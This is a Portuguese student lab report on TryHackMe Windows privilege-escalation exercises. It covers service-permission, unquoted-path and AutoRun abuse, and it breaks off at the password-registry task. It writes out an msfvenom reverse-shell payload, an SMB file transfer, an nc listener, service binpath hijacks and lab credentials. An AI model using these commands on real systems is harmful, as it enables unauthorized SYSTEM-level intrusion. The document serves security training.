

Treinamento em Segurança Ofensiva 2024/2025

Relatório de Atividades	
Módulo 8:	Pós Exploração
Atividade 1:	Elevação de Privilégio Local em Windows
Nome:	Luiz Eduardo de Andrade

1. Introdução

Estas atividades fazem parte do módulo *Elevação de Privilégio Local em Windows*, para a qual utilizamos a sala do TryHackMe - <https://tryhackme.com/>

No contexto destas salas, nosso foco é:

- 1) Através de configurações de serviços inseguros conseguir rodar um executável reverse.exe para ter acesso a máquina;
- 2) Conseguir acesso de administrador através do comando de serviço não informado;
- 3) No Registro através de Execuções Automáticas conseguir acesso de administrador;
- 4) Para ter acesso a senha do administrador utilizar os registros de senhas do Windows.
- 5) Com um script de power shell conseguir acesso de administrador.
- 6) Utilizando os comandos de inicialização do Windows conseguir acesso de administrador.
- 7) Sequestro de DLL para que o aplicativo confiável do Windows seja executado antes da DLL verdadeira com a permissão do arquivo de destino e nisso podemos colocar um script para ser administrador do sistema.
- 8) Adicionar um administrador no sistema através de binários modificamos o caminho para adicionar no grupo de administradores.

A sala do TryHackMe é composta por duas atividades:

- 1) Windows PrivEsc- <https://tryhackme.com/room/windows10privesc> com 6 tarefas:
 - 1.1 - Task 3 - Service Exploits - Insecure Service Permissions
 - 1.2 - Task 4 - Service Exploits - Unquoted Service Path
 - 1.3 - Task 7 - Registry – AutoRuns
 - 1.4 - Task 9 - Passwords – Registry
 - 1.5 - Task 13 - Schedule Tasks
 - 1.6 - Task 15 - Startup Apps
- 2) Windows PrivEsc Arena - <https://tryhackme.com/room/windowsprivescarena> com 2 tarefas:

2.2 - Task 9 – binPath

2. Desenvolvimento

2.1. Configuração do ambiente

Os seguintes passos foram necessários para configurar o ambiente necessário para o desenvolvimento das atividades:

- 1) Acessar os sites informados acima.
- 2) Utilizar as máquinas virtuais que estão disponíveis no site do Try Hack Me para a resolução dos exercícios práticos
- 3) Utilizar a VM do Kali Linux: Para executar alguns comandos no terminal.

2.2. Atividade prática PrivEsc - <https://tryhackme.com/room/windows10privesc>

O objetivo desta atividade é realizar as 6 tarefas propostas no TryHackme.

Atividade 1.1 – Task 3 - Explorações de serviço - Permissões de serviço inseguras.

Passo 1 – Inicie a máquina Vulnerável Windows VM, através do comando **xfreerdp /u:user /p:password321 /cert:ignore /v:10.10.14.208**


Passo 2 – Gerar um executável de shell reverso, com os seguintes **comandos** **msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.50.250 LPORT=53 -f exe -o reverse.exe**, no Kali para iniciar o servidor **sudo python3 /usr/share/doc/python3-impacket/examples/smbserver.py kali**, no Windows para copiar o arquivo reverse.exe **copy \\10.10.14.208\kali\reverse.exe C:\PrivEsc\reverse.exe**, no Kali **sudo nc -nvlp 53** para ficar ouvindo na porta 53, no Windows

C:\PrivEsc\reverse.exe ou **./reverse.exe** para que seja executado o shell reverso, este executável será

utilizado em várias tarefas então não deletar da máquina.




Passo 3 – No prompt de comando na máquina Windows Use **accesschk.exe** para verificar as permissões da conta "usuário" no serviço "daclsvc": **C:\PrivEsc\accesschk.exe /accepteula -uwcqv user daclsvc**, observe que a conta "usuário" tem permissão para alterar a configuração do serviço (SERVICE_CHANGE_CONFIG). consulte o serviço e observe que ele é executado com privilégios de SISTEMA (SERVICE_START_NAME): **sc qc daclsvc**, neste comando terá a resposta da Task 3, modifique a configuração do serviço e defina o BINARY_PATH_NAME (binpath) para o executável reverse.exe que você criou: **sc config daclsvc binpath= "\"C:\PrivEsc\reverse.exe\""**, inicie um listener no Kali e, em seguida, inicie o serviço para gerar um shell reverso com privilégios de SISTEMA: **net start daclsvc**



3


Passo 4 – A resposta da Task 3 Qual é o BINARY_PATH_NAME original do serviço daclsvc? - **C:\Program Files\DAACL Service\daclservice.exe.**




Atividade 1.2 – Task 4 - Explorações de serviço - Caminho de serviço não citado.

Passo 1 – Seguir os passos 1 e 2 da atividade 1.1


Passo 2 – No prompt de comando do Windows consulte o serviço "unquotedsvc" e observe que ele é executado com privilégios de SISTEMA (SERVICE_START_NAME) e que o BINARY_PATH_NAME não está entre aspas e contém espaços através do comando **sc qc unquotedsvc**, usando **accesschk.exe**, observe que o grupo BUILTIN\Users tem permissão para gravar no diretório **C:\Arquivos de Programas\Unquoted Path Service**: **C:\PrivEsc\accesschk.exe /accepteula -uwdq "C:\Arquivos de Programas\Unquoted Path Service\"** neste comando está a resposta da Task 4, copie o executável reverse.exe que você criou para este diretório e renomeie-o para Common.exe: **copy C:\PrivEsc\reverse.exe "C:\Arquivos de Programas\Unquoted Path Service\Common.exe"**, inicie um listener no Kali e, em seguida, inicie o serviço para gerar um shell reverso em execução com privilégios de SISTEMA: **net start unquotedsvc**



Passo 3 – No Kali Linux dentro da porta 53 digite **whoami** e conseguiu privilégios de administrador.




Passo 4 – A resposta da Task 4 Qual é o BINARY_PATH_NAME do serviço unquotedsvc? -
C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe.




Atividade 1.3 – Task 7 - Registro – Execuções Automáticas.

Passo 1 – Seguir os passos 1 e 2 da Atividade 1.1.

Passo 2 – No terminal do Windows consulte o registro em busca de executáveis do AutoRun, **reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run**, usando **accesschk.exe**, observe que um dos executáveis do AutoRun pode ser gravado por todos: **C:\PrivEsc\accesschk.exe /accepteula -wvu "C:\Arquivos de Programas\Programa de Execução Automática\programa.exe"**, copie o executável **reverse.exe** que você criou e substitua o executável do AutoRun por ele: **copy C:\PrivEsc\reverse.exe "C:\Arquivos de Programas\Programa de Execução Automática\programa.exe" /Y**, inicie um listener no Kali e reinicie a VM Windows. Abra uma nova sessão RDP para acionar um shell reverso em execução com privilégios de administrador. Você não precisa se autenticar para acioná-lo; no entanto, se o payload não for acionado, faça login como administrador (admin/password123) para acioná-lo. Observe que, em um engajamento real, você teria que esperar que um administrador efetue login! **rdesktop 10.10.1.187**



Passo 3 – Reiniciamos a máquina e para se logar de novo utilizamos o comando **rdp 10.10.1.187**, solicitará login e senha, coloque admin password123.




Passo 4 – Depois que se logou, na porta 53 dentro do Kali Linux terá acesso de administrador através do comando **whoami**, para a Task 4 não é necessária nenhuma resposta.




Atividade 1.4 - Task 9 - Senhas – Registro

Passo 1 – Seguir os passos 1 e 2 da Atividade 1.1.

